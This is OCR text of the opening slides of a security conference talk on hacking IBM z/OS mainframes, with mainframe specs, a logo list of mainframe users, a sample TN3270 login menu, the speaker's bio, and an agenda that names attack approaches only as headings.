Dealing the perfect hand

Shuffling memory blocks on z/OS

Ayoub ELAASSAL
ayoub.elaassal@wavestone.com
@ayoul3__

What people think of when I talk about mainframes

The reality: *IBM zEC 13 technical specs:*

- *10 TB of RAM*
- *141 processors,5 GHz*
- *Dedicated processors for JAVA, XML and UNIX*
- *Cryptographic chips…*

Badass Badass Badass !!

So what…who uses those anymore ?


CompuServe
ca technologies
BANK BRI
Help
Crawford
Brindley Technologies
De Beers
Group of Companies
Eddie Bauer
Atos
CIBC
DELPHI
ECOLAB
APIS
Collabera
DUKE ENERGY
Cigna
citi
infor
CAS
EXPRESS SCRIPTS
citibank
Association
Coca-Cola


Inc.
FreddieMac
INNSBROOK
FPL
HDFC BANK
LabCorp
Laboratory Corporation of America
HSBC
JPMorgan Chase & Co.
IHG
InterContinental Hotels Group
TOTAL
Keane
an NTT DATA Company
Florida Blue
In the pursuit of health
Heartland
GM
HORIZON
CORPORATION
First Data
hms
Ford
Go Further
All your tax information in one place
FORTIS
Wc
phoenix technologies
infote
Information Builders
Hexaware
TECHNOLOGIES
YOUR SUCCESS IS OUR FOCUS
Infosys
FIS
THE HARTFORD
CGI
ogica Inc.
Software Solutions
LOWE'S
GP

ISUZU NORTH AMERICA NETWORK TN3270

TYPE ONE OF THE FOLLOWING:

TAO	<---- EMAIL/CALENDARS.	CICS3	<---- AIMI PROD ONLINE.
TSO	<---- MVS TSO.	CICS4	<---- AIMI TEST ONLINE.

About me


Pentester at Wavestone, mainly hacking Windows and Unix stuff

First got my hands on a mainframe in 2014...Hooked ever since

When not hacking stuff: Metal and wine


github.com/ayoul3


ayoul3__




This talk

Why we should care about mainframes ✓

Quick recap on how to execute code on z/OS

Playing with z/OS memory layout



Quick recap on how to execute code on z/OS

Sniffing credentials

Good ol’ bruteforce

Go through the middleware

And many more (FTP, NJE, etc.)

Check out Phil & Chad’s talks !

The wonders of TN3270


The main protocole to interact with a Mainframe is called TN3270

TN3270 is simply a rebranded Telnet

